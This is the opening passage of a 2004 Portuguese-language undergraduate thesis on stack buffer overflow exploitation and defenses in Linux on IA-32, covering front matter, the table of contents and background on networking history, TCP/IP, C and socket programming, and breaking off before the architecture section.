

UNIVERSIDADE ESTADUAL DO OESTE DO PARANÁ
UNIOESTE - CAMPUS DE FOZ DO IGUAÇU
CIÊNCIA DA COMPUTAÇÃO

TÉCNICAS DE DEFESA E EXPLORAÇÃO DAS FALHAS DE ESTOURO DE BUFFER
NA PILHA

CARLOS EDUARDO PEDROZA SANTIVIAGO

FOZ DO IGUAÇU
2004

TÉCNICAS DE DEFESA E EXPLORAÇÃO DAS FALHAS DE ESTOURO DE BUFFER
NA PILHA

CARLOS EDUARDO PEDROZA SANTIVIAGO

TÉCNICAS DE DEFESA E EXPLORAÇÃO DAS FALHAS DE ESTOURO DE BUFFER
NA PILHA

Monografia submetida à Universidade Estadual do Oeste
do Paraná, Curso de Ciência da Computação, para obtenção
do título de Bacharel em Ciência da Computação.

Orientador: Prof. Ms. Antonio Marcos Massao Hachisuca.

FOZ DO IGUAÇU

2004

”Infelizes dos que seguem pela vida, resvalando de fracasso em fracasso em todas as suas tentativas, por falta de personalidade. Para vencer é indispensável tornar-se digno do triunfo pela força de vontade, pela coragem, pela persistência.”

(Jean de la Bruyère)

Dedico este trabalho aos meus pais, Julio Cesar e Maria Helena, que sempre me apoiaram e me ajudaram em todos os momentos, aos meus irmãos Julio e Diego, por serem ótimos irmãos e a todos aqueles que acreditaram em mim.

Agradeço aos meus pais, por terem me educado e ensinado da melhor forma possível, permitindo que me tornasse uma pessoa de personalidade, mesmo quando teimava em não ser; ao meu orientador, por ter me apoiado quando outros não o fizeram, pelas festas e pela orientação que vai além deste projeto; aos amigos, em especial a Cezar Monteiro Pirajá Neto, Geancarlo Dassoler, Marcos Antonio Dellazari e Moacir Henrique Anschau, pelos momentos inesquecíveis que passamos juntos; e a Deus, por me permitir possuir uma vida saudável e feliz.

RESUMO

Vulnerabilidades em aplicações são as causas da maioria das invasões de computadores. Isto é causado pela arquitetura do processador quanto ao gerenciamento precário de páginas de memória (Arquitetura Intel IA-32) e principalmente pela falta de atenção ou conhecimento durante o desenvolvimento das aplicações. Este documento trata de vulnerabilidades em aplicações referentes ao estouro de *buffers* na pilha, explicando detalhadamente como elas podem ser exploradas e principalmente como podem ser evitadas utilizando os diversos mecanismos de defesa disponíveis. Como proposta de solução, uma modificação para o *Linux* foi desenvolvida, com o objetivo de contornar a fragilidade da arquitetura utilizada.

LISTA DE FIGURAS

Figura 1 - As quatro camadas do TCP/IP.....	4
Figura 2 - Arquitetura cliente-servidor.....	6
Figura 3 - Encapsulamento de dados.....	6
Figura 4 - As 5 diferentes classes de endereços IP.....	7
Figura 5 - Ambiente básico de execução da IA-32.....	15
Figura 6 - Os três modelos de gerenciamento de memória da IA-32.....	17
Figura 7 - Tradução de endereços lineares usando paginação.....	18
Figura 8 - Page directory entry e Page table entry.....	19
Figura 9 - Principais registradores da IA-32.....	22
Figura 10 - Estrutura da pilha.....	26
Figura 11 - Um exemplo de árvore de diretórios do Unix.....	31
Figura 12 - Troca de contexto.....	34
Figura 13 - Layout em memória de um binário ELF.....	41
Figura 14 - Divisão da pilha.....	42
Figura 15 - Registro de ativação (stack frame) do programa "teste".....	45
Figura 16 - Registro de ativação (stack frame) típico numa chamada de função.....	45
Figura 17 - Strings "A", "B" e "C".....	48
Figura 18 - String "A" sobrescreve o conteúdo da string "B".....	48
Figura 19 - Layout em memória do registro de ativação (stack frame) da função cadastra().....	50
Figura 20 - Layout em memória do registro de ativação corrompido da função cadastra().....	51
Figura 21 - Layout em memória do registro de ativação da função cadastra() quando foram passados 63 e 64 bytes.....	54
Figura 22 - Layout em memória do registro de ativação corrompido da função cadastra() quando foram passados 64 bytes.....	55
Figura 23 - Formato do buffer a ser enviado para a aplicação vulnerável.....	61
Figura 24 - Descritor de segmento.....	79
Figura 25 - Menu de recompilação do <i>kernel</i> modificado pelo <i>Openwall</i>	80
Figura 26 - Security Options do <i>Openwall</i>	81
Figura 27 - Menu de recompilação do <i>kernel</i> modificado pelo <i>grsecurity</i>	83
Figura 28 - Menu do <i>grsecurity</i>	84
Figura 29 - Níveis do <i>grsecurity</i>	84
Figura 30 - Opções principais do <i>grsecurity</i>	85
Figura 31 - Address space protection do <i>grsecurity</i>	86

LISTA DE FIGURAS (CONTINUAÇÃO)

Figura 32 - Formato do stack frame protegido pelo StackGuard.....	89
Figura 33 - Formato do stack frame protegido pelo ProPolice.....	89
Figura 34 - Inclusão no menu principal.....	93
Figura 35 - Opção que ativa a proteção.....	93
Figura 36 - Apache servindo páginas PHP.....	94

LISTA DE TABELAS

Tabela 1 - Cabeçalhos para trabalhar com sockets.....	10
Tabela 2 - Big Endian e Little Endian.....	23
Tabela 3 - Algumas instruções da IA-32 (em sintaxe Intel).....	24
Tabela 4 - Passos envolvidos na carga de um binário ELF.....	41
Tabela 5 - Principais Funções inseguras da biblioteca C.....	49
Tabela 6 - Diferenças no descritor de segmento de código.....	79

SUMÁRIO

1	INTRODUÇÃO	1
2	EMBASAMENTO TEÓRICO	3
2.1	INTERNET: A REDE MUNDIAL DE COMPUTADORES	3
2.1.1	TCP/IP	4
2.1.2	ARQUITETURA CLIENTE-SERVIDOR	5
2.1.3	ENCAPSULAMENTO	6
2.1.4	ENDEREÇAMENTO NA INTERNET	6
2.2	A LINGUAGEM DE PROGRAMAÇÃO C	7
2.2.1	TIPOS DE DADOS BÁSICOS	8
2.2.2	BIBLIOTECA PADRÃO	8
2.3	PROGRAMAÇÃO DE <i>SOCKETS</i>	8
2.3.1	TIPOS DE <i>SOCKETS</i>	9
2.3.2	UTILIZANDO <i>SOCKETS</i> EM C	9
2.4	SEGURANÇA EM SISTEMAS DE INFORMAÇÃO	11
2.5	ARQUITETURA INTEL IA-32	13
2.5.1	AMBIENTE DE EXECUÇÃO	13
2.5.2	ORGANIZAÇÃO DA MEMÓRIA	15
2.5.3	MODOS DE OPERAÇÃO E MODELOS DE MEMÓRIA	17
2.5.4	PAGINAÇÃO	18
2.5.5	REGISTRADORES BÁSICOS	20
2.5.6	<i>BIG ENDIAN</i> E <i>LITTLE ENDIAN</i>	22
2.5.7	TIPOS DE OPERANDOS EM INSTRUÇÕES	23

2.5.8	INSTRUÇÕES DE PROPÓSITO GERAL	24
2.5.9	A PILHA	24
2.5.10	NÍVEIS DE PRIVILÉGIO	26
2.6	SISTEMAS OPERACIONAIS	26
2.6.1	CONCEITOS BÁSICOS	27
2.6.2	SISTEMAS MULTIUSUÁRIO	27
2.6.3	GRUPOS E USUÁRIOS	28
2.6.4	PROCESSOS	29
2.6.5	ARQUITETURA DO <i>KERNEL</i>	29
2.6.6	VISÃO GERAL DE UM SISTEMA DE ARQUIVOS NO <i>UNIX</i>	30
2.6.7	VISÃO GERAL DO <i>KERNEL</i> DO <i>UNIX</i>	33
2.6.8	<i>LINUX</i>	38
2.6.9	ESTADO INICIAL DE UM PROCESSO EM MEMÓRIA	40
3	TÉCNICAS DE EXPLORAÇÃO DE FALHAS DE ESTOURO DE <i>BUFFER</i> NA PILHA	43
3.1	INTRODUÇÃO	43
3.2	PASSAGEM DE PARÂMETROS EM C	43
3.3	ATAQUES CONTRA O REGISTRO DE ATIVAÇÃO	45
3.3.1	ESTOURO NA PILHA (<i>STACK SMASH</i>)	46
3.3.2	ESTOURO DE ERRO-POR-UM NA PILHA	47
3.3.3	ALTERAÇÃO DE VARIÁVEIS LOCAIS	47
3.4	EXEMPLOS DE APLICAÇÕES VULNERÁVEIS	48
3.4.1	APLICAÇÃO VULNERÁVEL A <i>STACK SMASH</i>	49
3.4.2	APLICAÇÃO VULNERÁVEL A <i>OFF-BY-ONE</i>	53
3.5	<i>SHELLCODE</i>	55
3.5.1	CHAMADAS DE SISTEMA NO <i>LINUX</i>	56

3.5.2	CONSTRUÇÃO DO <i>SHELLCODE</i>	58
3.6	CONSTRUÇÃO DO <i>EXPLOIT</i>	61
3.6.1	EXPLORAÇÃO UTILIZANDO CADEIAS DE <i>NOP</i>	61
3.6.2	EXPLORAÇÃO UTILIZANDO VARIÁVEIS DE AMBIENTE	64
3.7	EXPLORAÇÃO REMOTA	66
3.7.1	APLICAÇÃO VULNERÁVEL QUE TRABALHA COM <i>SOCKET</i>	68
4	TÉCNICAS DE DEFESA CONTRA AS FALHAS DE ESTOURO DE BUFFER NA PILHA	76
4.1	PROTEÇÃO ATRAVÉS DE CÓDIGO SEGURO	76
4.1.1	<i>FLAWFINDER</i>	76
4.1.2	<i>RATS</i>	77
4.2	PROTEÇÃO ATRAVÉS DA ELEVAÇÃO DE SEGURANÇA NO SISTEMA OPERACIONAL	78
4.2.1	<i>OPENWALL KERNEL PATCH</i>	78
4.2.2	<i>GRSECURITY KERNEL PATCH</i>	82
4.3	PROTEÇÃO ATRAVÉS DA MODIFICAÇÃO DE CÓDIGO EM TEMPO DE COMPILAÇÃO	87
4.3.1	<i>STACKGUARD</i>	88
4.3.2	<i>PROPOLICE</i>	89
5	PROPOSTA DE SOLUÇÃO	90
5.1	CÓDIGO FONTE	90
5.2	TESTES	94
6	CONCLUSÕES E TRABALHOS FUTUROS	95
6.1	TRABALHOS FUTUROS	95
	REFERÊNCIAS	97

1 INTRODUÇÃO

Com o avanço da tecnologia no desenvolvimento computacional surgiu a necessidade de transferência de dados a distância, sendo projetadas, desta forma, as redes de computadores. Atualmente, onde existem computadores interligados que compartilham informações importantes através dessas redes, cada um deles pode ser considerado um alvo em potencial. Dificilmente se passa um mês sem alguma notícia relatando invasão de computadores de empresas, invasões obtidas através da exploração de falhas existentes em softwares, principalmente *buffer overflows*. Tais invasões podem ter várias conseqüências, tais como: interrupções de serviços, alterações de registros, substituições de softwares por outros especialmente modificados, informações proprietárias copiadas sem autorização, capturação de senhas, entre outras. Por isso, faz-se necessário a utilização de técnicas seguras de programação e também o uso de ferramentas que dificultem tais invasões, aumentando deste modo a confiabilidade dos dados armazenados digitalmente.

Neste documento estaremos utilizando a distribuição *Debian*¹ na sua versão *3.0r2* como plataforma principal de desenvolvimento e pesquisa. O *kernel* na versão *2.4.24* também foi utilizado e a proposta de solução foi feita baseada nessa versão. Utilizamos também o compilador *gcc 2.95.4* que está disponível com a distribuição *Debian*.

A pesquisa aborda vulnerabilidades de estouro de *buffer* de programas codificados na linguagem C e que podem, dependendo do contexto, serem aplicados a programas desenvolvidos em C++. A arquitetura IA-32 foi utilizada como base, pois é a arquitetura dominante nos computadores domésticos e corporativos atualmente.

O trabalho foi organizado em seis capítulos. No Capítulo 2 serão apresentados os conceitos básicos em torno do assunto deste projeto, como arquitetura IA32 e *Linux*. Em seguida, no Capítulo 3 técnicas de exploração das vulnerabilidades de *buffer overflow* serão explicadas em detalhe. No Capítulo 4, os meios mais utilizados para se defender contra essas vulnerabilidades serão mostrados, entre eles um conjunto de *patches* para o *kernel* conhecido como *grsecurity*.

¹<http://www.debian.org>

No Capítulo 5, a proposta de solução desenvolvida será apresentada. E no Capítulo 6, as conclusões deste trabalho e propostas futuras serão apresentadas.

2 EMBASAMENTO TEÓRICO

Neste capítulo serão revistos alguns tópicos que são necessários para o entendimento de como as falhas de estouro de *buffer* funcionam.

2.1 INTERNET: A REDE MUNDIAL DE COMPUTADORES

Uma das primeiras redes de computadores conhecidas foi chamada de ARPANET desenvolvida em meados dos anos 70 por universidades e corporações em consequência de um contrato assinado com o *Department of Defense's Advanced Research Projects Agency* (ARPA, também conhecido como DARPA.). No seu início, a ARPANET era usada apenas por um grupo de pesquisadores, estudantes e administradores. Não havia muitos problemas de segurança, pois se alguém cometesse algum ato ilegal, seria fácil encontrá-lo já que o uso era restrito. Nos anos 80 a ARPANET conectava computadores ao redor do mundo e servia como uma "espinha dorsal" para muitas redes regionais e de universidades que se juntaram ao projeto após a sua criação (GARFINKEL, 1996).

Em 1983 foi implantado o protocolo de comunicação TCP/IP e a ARPANET se dividiu em duas partes: ARPANET (parte acadêmica) e MILNET (integrada à *Defense Data Network*). Paralelamente com essas transformações, o Sistema Operacional UNIX passou a ser distribuído com todo o pacote TCP/IP que permitiu a definição de uma "internet", como um conjunto de redes quaisquer, especialmente aquelas que usam TCP/IP e "Internet" como um conjunto de "internet"s conectadas pelo TCP/IP (HUNT, 1998).

Depois de alguns anos, mais precisamente em 1988 Robert T. Morris da Universidade de Cornell desenvolveu um *worm*¹ que explorava falhas de programação nos *daemons*² *fingerd*, *sendmail* e *rsh* atacando cerca de 6.000 hosts conectados na Internet. O prejuízo, na época, foi calculado entre US\$ 1M a US\$ 100M.

¹*worms* são programas autônomos que tem capacidade de auto-duplicação, residindo, circulando e se multiplicando em sistemas multi-tarefa

²*daemons* são processos que executam funções do sistema

Como consequência, o DARPA resolveu criar o CERT³, um centro especializado em segurança da Internet com o objetivo de controlar incidentes e vulnerabilidades computacionais, publicando alertas de segurança e desenvolvendo informações e treinamento para ajudar a manter os *hosts*⁴ seguros. No final da década de 80, a ARPANET foi substituída pela NSFNET, apoiada em parte pela *National Science Foundation (NSF)*. O apoio financeiro por parte do governo Americano para a NSFNET foi cortado no começo dos anos 90 devido ao crescimento das redes comerciais, deixando essa responsabilidade para a NSF (CARVALHO, 1996).

Após essas mudanças a NSFNET (ex-ARPANET) passou a se chamar Internet. Com o passar dos anos a Internet se tornou uma rede que conecta centenas de milhares de computadores e dezenas de milhões de usuários através do mundo, com o número de pessoas conectadas dobrando a cada ano, porém, com a popularização da rede, qualquer usuário anônimo poderia tentar invadir um sistema.

O crescimento da Internet foi tão grande que se torna quase impossível identificar alguém que tenha invadido algum sistema: os invasores podem parecer ter realizado o ataque de uma universidade do Rio de Janeiro, mas a verdade pode ser bem diferente. Os invasores podem ser do Paraná, que por sua vez entraram em um sistema de Manaus, e após isso se conectaram em outro na Bahia, para depois se conectar na universidade do Rio de Janeiro para realizar o ataque, com uma chance mínima de serem identificados. Por isso várias medidas foram tomadas para tentar acabar com tais invasões, entre elas, a utilização de *firewalls* (GARFINKEL, 1996).

2.1.1 TCP/IP

O modelo de protocolos TCP/IP permite que computadores de todos os tamanhos, de diferentes fabricantes, rodando sistemas operacionais totalmente diferentes, comuniquem-se entre si. Os protocolos de rede são normalmente desenvolvidos em camadas, com cada camada sendo responsável por diferentes partes na comunicação. O modelo TCP/IP é considerado um sistema de 4 camadas, como mostra a Figura 1 (STEVENS, 1994).




Figura 1: As quatro camadas do TCP/IP (STEVENS, 1994)

³*Computer Emergency Response Team*

⁴*host*, na Internet, é qualquer computador ligado à rede.

Cada camada possui uma diferente responsabilidade:

- **camada física:** inclui o dispositivo controlador e a placa de rede no computador. Juntos eles controlam todos os detalhes físicos de interfaceamento com o cabo (ou outros tipos de mídia).
- **camada de rede:** controla o movimento de pacotes pela rede. Roteamento de pacotes, por exemplo, se encaixa nesta camada. IP (*Internet Protocol*), ICMP (*Internet Control Message Protocol*), e IGMP (*Internet Group Management Protocol*) formam a camada de rede da suíte TCP/IP.

- **camada de transporte (*transport layer*):** fornece um meio de fluxo de dados entre dois *hosts*, para a camada de aplicação. Na suíte TCP/IP, existem dois protocolos de transporte: TCP (*Transmission Control Protocol*) e UDP (*User Datagram Protocol*).

O TCP fornece um fluxo de dados confiável entre dois *hosts*. Ele se preocupa com assuntos como divisão de dados passados para ele vindos da aplicação em tamanhos apropriados para serem enviados para a camada de rede, confirmação de pacotes recebidos, configurar *timeouts* para garantir que os dados serão enviados, entre outros. Devido a esse fluxo confiável, a aplicação pode se abstrair desses detalhes.

O UDP, em contraste, fornece um serviço muito mais simples à camada de aplicação. Ele apenas envia pacotes de dados chamados datagramas de um *host* para outro, mas não se preocupa em garantir que os datagramas alcancem a outra ponta. Qualquer confirmação de recebimento precisa ser feita pela aplicação.

- **camada de aplicação:** controla os detalhes das aplicações em particular. Algumas das mais comuns são: o *telnet*, usado para conexão em máquinas remotas, e o FTP (*file transfer protocol*), utilizado para transferência de arquivos remotos.

2.1.2 ARQUITETURA CLIENTE-SERVIDOR

A maioria das tarefas realizadas com relação a rede se encaixa no modelo de processos clientes conversando com processos servidores e vice-versa, como demonstra a figura 2. Quando se realiza uma conexão à porta 23 de um *host* remoto, utilizando o *telnet* (o cliente), um programa no *host* remoto (*telnetd*, o servidor) aceita a conexão (se estiver configurado de tal maneira). O servidor é quem controla o recebimento de conexões, gerencia a autenticação, fornece um terminal de acesso, e demais tarefas(BEEJ, 2001).




Figura 2: Arquitetura Cliente-Servidor (BEEJ, 2001)

2.1.3 ENCAPSULAMENTO

Quando um pacote é construído, ele é encapsulado em um cabeçalho pelo primeiro protocolo (por exemplo na Figura 3, que usa o protocolo TFTP⁵), e então tudo o que foi encapsulado anteriormente é encapsulado novamente pelo próximo protocolo (no caso, UDP), e então é encapsulado de novo pelo próximo (IP), e finalmente é encapsulado pelo protocolo final na camada de *hardware* (física, no exemplo, *Ethernet*).




Figura 3: Encapsulamento de dados (BEEJ, 2001)

Quando o outro computador recebe o pacote, o *hardware* dele retira o cabeçalho *Ethernet*, o *kernel* retira o cabeçalho IP e UDP, o programa TFTP retira o cabeçalho TFTP e finalmente possui os dados.

2.1.4 ENDEREÇAMENTO NA INTERNET

Cada computador que se conecta à Internet precisa possuir um único endereço para se comunicar com os demais conectados à rede, chamado de endereço IP. Esses endereços são números de 32 *bits*. Em vez de se usar endereços contínuos como 1, 2, 3 e assim por diante, há uma estrutura para os endereços IP da Internet. A Figura 4 ilustra as diferentes classes de IP. Esses endereços de 32 *bits* são normalmente escritos como quatro números decimais, um para cada *byte* do endereço. Por exemplo, um IP de uma classe B pode ser o IP 140.252.13.33 (STEVENS, 1994).

⁵*Trivial File Transfer Protocol*



Figura 4: As 5 diferentes classes de endereços IP (STEVENS, 1994)

Devido a essa restrição, existe uma autoridade central que aloca esses endereços para redes conectadas à Internet. Ela é chamada de *Internet Network Information Center*, mais conhecida como InterNIC. A InterNIC apenas designa IDs de rede (*netids*). A associação de identificadores de *hosts* fica a cargo do administrador de sistema. Existem três tipos de endereços IP: *unicast* (destinado a um único host), *broadcast* (destinado a todos os *hosts* em uma determinada rede) e *multicast* (destinado a um conjunto de *hosts* que pertence a um grupo *multicast*) (STEVENS, 1994).

Apesar dos *hosts* na Internet possuírem uma identificação IP, os humanos conseguem memorizar melhor se o *host* possuir um nome. No mundo TCP/IP, o *Domain Name System* (DNS) é um banco de dados distribuído que fornece o mapeamento entre endereços IP e *hostnames*. Geralmente, existem funções nas bibliotecas de desenvolvimento de aplicativos voltados à comunicação entre computadores que lidam com essa conversão.

2.2 A LINGUAGEM DE PROGRAMAÇÃO C

A linguagem de programação C foi desenvolvida no final dos anos 70 com o objetivo de ser uma linguagem de implementação de sistemas em conjunto com o sistema operacional *Unix*. A primeira linguagem de alto nível implementada nos primeiros sistemas *Unix* foi a linguagem B. A linguagem B, como a sua predecessora BCPL, era uma linguagem fracamente tipada. Ser fracamente tipada, quer dizer que todos os dados são considerados palavras de máquina e isso pode levar a muitas complicações. Como resultado, uma nova linguagem tipada foi desenvolvida, chamando-se linguagem C (KERNIGHAN; RITCHIE, 1988).

Uma das características da linguagem C é o fato de que ela trabalha em cima de rotinas da biblioteca padrão para operações de entrada e saída e outras interações com o sistema operacional. A linguagem C possui abstrações de alto nível que, usadas de forma correta, pode ser alcançado uma portabilidade entre máquinas de arquiteturas diferentes. Por essas razões, a

linguagem C se tornou uma das linguagens dominantes da atualidade (GILLETTE, 2002).

2.2.1 TIPOS DE DADOS BÁSICOS

Os tipos de dados básicos utilizados pela linguagem são (KERNIGHAN; RITCHIE, 1988):

- ***char***: representa um caractere, com um tamanho de um *byte* na arquitetura Intel IA-32;
- ***short int***: representa um inteiro pequeno, armazenado em dois *bytes* na arquitetura Intel IA-32;
- ***int***: representa um inteiro, armazenado em quatro *bytes* na arquitetura Intel IA-32;
- ***float***: representa um número de ponto flutuante, armazenado em quatro *bytes* na arquitetura Intel IA-32, com seis dígitos significativos e uma magnitude entre 10^{-38} a 10^{38} ;
- ***double***: representa um número de ponto flutuante de dupla precisão, armazenado em oito *bytes* na arquitetura Intel IA-32.

Outro tipo comum utilizado na linguagem C é o *array*⁶, por exemplo: `char minhavariavel[100]` define um *array* chamado "minhavariavel" com 100 posições de caracteres (de 0 a 99). Esse tipo de *array* de caracteres também é chamado por programadores como *string* ou então *buffer*.

2.2.2 BIBLIOTECA PADRÃO

Com a linguagem C, existe uma classe de rotinas "pré-empacotadas" que é fornecida para uso junto com todo compilador C. Coletivamente, essa classe de rotinas é conhecida como a biblioteca padrão C. Essas funções da biblioteca podem ser acessadas ao incluir o arquivo de cabeçalho que incluem as suas definições, através da diretiva de pré-processamento "#include". Por exemplo, o arquivo `string.h` fornece acesso a várias rotinas que realizam o tratamento de *strings* (GILLETTE, 2002).

2.3 PROGRAMAÇÃO DE *SOCKETS*

Quando um sistema operacional *Unix-like*⁷ realiza qualquer tipo de operação de E/S, ele o faz através de leitura ou escrita em um descritor de arquivo. Um descritor de arquivo é simplesmente um inteiro que possui associado a si um arquivo aberto. Porém, esse arquivo

⁶*array* é um tipo de dado onde os elementos que o formam são de um mesmo tipo

⁷*Unix-like* indica que o sistema operacional em questão possui características semelhantes ao *Unix*

pode ser uma conexão de rede, um terminal, um arquivo real do disco, entre outros. Tudo no *Unix* é um arquivo, portanto, quando se vai comunicar com outro programa através de uma rede, é feito através de um descritor de arquivo. *Sockets* são simplesmente uma maneira de conversar com outros programas utilizando esses descritores (BEEJ, 2001).

2.3.1 TIPOS DE *SOCKETS*

Existem vários *sockets* de Internet, porém, apenas os dois mais importantes serão comentados. O primeiro é chamado de "*Stream Sockets*", e o segundo de "*Datagram Sockets*", que a partir de agora serão referenciados como "*SOCK_STREAM*" e "*SOCK_DGRAM*", respectivamente (BEEJ, 2001).

SOCK_STREAM são *streams*⁸ que fornecem comunicação confiável e orientada a conexão, pois ao se enviar para um *SOCK_STREAM* os bytes "1 2", eles chegarão na ordem "1 2" na outra ponta. Aplicações conhecidas que usam o *SOCK_STREAM* são: *telnet* e os navegadores *web*. Os *SOCK_STREAM* possuem essa qualidade na transmissão de dados porque utilizam o TCP como protocolo de transporte, e dessa maneira, asseguram-se que os dados sejam enviados seqüencialmente e livre de erros.

SOCK_DGRAM não são orientados à conexão, e por isso, ao se enviar um datagrama, não há a certeza de que ele chegue na outra ponta. Ele usa o UDP como protocolo de transporte. Ele não é orientado à conexão porque não há a necessidade de abrir uma conexão como há nos *SOCK_STREAM*. Apenas se constrói o pacote, e envia para o destino. São geralmente utilizados em aplicações que transferem informações pacote-a-pacote, como: *tftp* e *bootp*. Geralmente, essas aplicações utilizam um tipo de confirmação de pacote bem mais simples que a utilizada em *SOCK_STREAM* (na verdade, no TCP) (BEEJ, 2001).

2.3.2 UTILIZANDO *SOCKETS* EM C

Os cabeçalhos que possuem as funções e tipos para trabalhar com *sockets* estão listados na Tabela 1.

Um *socket* é um *int* (tipo primitivo em C). Existem dois tipos de ordenação de *bytes*: *byte* mais significativo primeiro ("*Network Byte Order*", também conhecido como *big-endian byte order*), e o *byte* menos significativo primeiro ("*Host byte order*", ou *little-endian byte order*). Esses tipos serão descritos melhor na seção da Arquitetura Intel IA-32.

(BEEJ, 2001) descreve as estruturas comumente usadas:

⁸*stream* é uma seqüência de *bytes*

Tabela 1: Cabeçalhos para trabalhar com sockets

Cabeçalho	Descrição
sys/socket.h	Declaração de constantes, tipos e funções de <i>socket</i>
sys/types.h	Declaração de tipos de dados primitivos do sistema
netinet/in.h	Declaração das estruturas e protocolos da Internet
arpa/inet.h	Declaração de funções de protocolos da Internet

- ***struct sockaddr***: armazena informações de endereços de *sockets* para os vários tipos de sockets
- ***struct sock_addr_in***: estrutura criada para lidar com a estrutura *sockaddr*.
- ***struct in_addr***: armazena um endereço IP

Para a conversão entre *Network Byte order* e *Host byte order*, foram construídas algumas funções, que realizam conversões entre tipos *short* (2 bytes) e *long* (4 bytes):

- ***htons()***: converte um tipo *short* de ordenação *host* para *network*
- ***htonl()***: converte um tipo *long* de ordenação *host* para *network*
- ***ntohs()***: converte um tipo *short* de ordenação *network* para *host*
- ***ntohl()***: converte um tipo de *long* de ordenação *network* para *host*
- ***inet_addr()***: converte um endereço IP em notação decimal para um endereço em ordenação tipo *network*

As funções que são utilizadas geralmente para se realizar uma comunicação entre *sockets* são:

- ***socket()***: cria um *socket*
- ***bind()***: anexa a um *socket* uma porta para comunicação
- ***connect()***: conecta a um *host* remoto
- ***listen()***: aguarda conexões no *socket*
- ***accept()***: depois de conectado, o *accept()* cria um novo *socket* para comunicação, permitindo que outros conectem na porta que está rodando o *listen()*

- *send()*: envia dados para o *socket* (apenas para *sockets* ”conectados”)
- *recv()*: recebe dados do *socket* (apenas para *sockets* ”conectados”)
- *sendto()*: envia dados para um *socket* que não está conectado com um *host* remoto
- *recvfrom()*: recebe dados de um *socket* que não está conectado
- *close()*: fecha a conexão do *socket*
- *shutdown()*: fecha a conexão do *socket* permitindo informar como será fechado
- *getpeername()*: pega o nome do *host* que está do outro lado do *socket*
- *gethostname()*: pega o nome do *host* local
- *gethostbyname()*: retorna o IP de um *hostname*

2.4 SEGURANÇA EM SISTEMAS DE INFORMAÇÃO

A segurança das informações define-se como o processo de proteção das informações e dados digitais armazenados em computadores. (FEBRABAN; ISS, 2000) lista os elementos básicos da segurança das informações:

- **Confidencialidade:** proteger informações confidenciais contra revelação não autorizada ou captação compreensível;
- **Disponibilidade:** garantir que informações e serviços vitais estejam disponíveis quando requeridos;
- **Integridade:** manter informações e dados dos sistemas computadorizados, exatos e completos.

A necessidade de segurança e a importância relativa de cada um dos elementos dependem do negócio de cada organização. Pode-se definir um risco como a probabilidade de uma ameaça explorar vulnerabilidades para causar perdas ou danos a qualquer sistema de informação. Em (FEBRABAN; ISS, 2000) aparece uma lista das ameaças mais comuns:

- **Falhas em softwares;**
- **acesso não autorizado de informações, sistemas de informações, redes e/ou serviços de rede;**

- **Software malicioso;**
- **Falhas de sistemas básicos e aplicativos;**
- **Modificação não autorizada de mensagens e informações;**
- **Erros humanos;**
- **Ataques baseados em senhas;**
- **Ataques que exploram o acesso confiável;**
- **Engenharia Social;**
- **"Spoofing" do IP;**
- **Exploração de vulnerabilidades tecnológicas;**
- **Exploração de bibliotecas compartilhadas;**
- **Falhas nos protocolos;**
- **"DoS - Denial of Service";**
- **"DDoS - Distributed Denial of Service" e**
- **Vírus.**

Uma tentativa de melhorar a segurança das redes corporativas foi a utilização de "*firewalls*".

Há vários anos atrás, paredes de tijolos eram construídas entre prédios existentes em grandes complexos de apartamentos, com o objetivo de que se houvesse algum tipo de incêndio, fosse possível evitar que o fogo se espalhasse pros demais estabelecimentos. Naturalmente, essas paredes foram chamadas de "*firewalls*" (HARE, 1996).

Quando um computador (ou uma rede de computadores) é conectado na Internet, ele passa a estar habilitado a comunicar com os demais computadores conectados na rede. Contudo, o mesmo computador estará permitindo que os diversos computadores da rede interajam com ele, tornando-se assim um alvo em potencial para ataques externos. Os *firewalls*, em sua maioria, nada mais são do que roteadores através dos quais os dados passam, seguindo as políticas de segurança definidas pelo administrador. Portanto, se algum invasor tentar obter acesso não-autorizado ao sistema, ele poderá ser barrado no *firewall* e não conseguirá ir além disso.

Apesar disso, o *firewall* não é infalível, o seu propósito é aumentar a segurança, e não garanti-la. Por exemplo, para um *firewall*, é difícil entender os dados que passam através de

um serviço válido configurado em suas regras, ou seja, uma mensagem de e-mail é uma mensagem de e-mail. Fazer com que o *firewall* filtre e elimine cada e-mail contendo certas palavras indesejadas é possível, porém, nem todos tem a capacidade de filtrar *buffer overflow*, que é considerado um problema de segurança crítico para qualquer rede de corporação protegida.

Um exemplo real que aconteceu recentemente, foi o ataque contra servidores de páginas que utilizavam *OpenSSL* (uma implementação de conexões criptográficas). Foi descoberta uma falha de implementação no *OpenSSL* e, como este trabalhava junto com o *Apache* (servidor de páginas web) através do *mod_ssl*, acabou se tornando uma boa porta de entrada para invasores, já que geralmente o serviço de páginas não é totalmente filtrado pelo *firewall*.

Nos últimos anos, a principal causa da maioria das invasões de computadores tem sido o *buffer overflow*, que pode afetar qualquer sistema onde um tamanho fixo de memória foi alocado para uma entrada de dados de tamanho indefinido. No passado, o *buffer overflow* foi tratado como apenas sendo um *bug* de software, que iria no máximo causar algum tipo de incômodo se ele fosse usado para interromper um processo em execução. A chave para o entendimento do *buffer overflow* é que ele permite a execução de um código arbitrário. Na era da informação e subsequente guerra de informações, o *buffer overflow* pode ser comparado com um míssil. Em contrapartida, ele pode ser usado como uma vantagem estratégica contra qualquer sistema de informação (GILLETTE, 2002).

Para compreender o funcionamento de um *buffer overflow* na arquitetura Intel com o sistema operacional Linux, primeiro é necessário apresentar conceitos básicos de ambos, para em seguida detalhar os aspectos técnicos da falha.

2.5 ARQUITETURA INTEL IA-32

Nesta seção veremos o funcionamento básico de um computador da arquitetura *Intel IA-32*.

2.5.1 AMBIENTE DE EXECUÇÃO

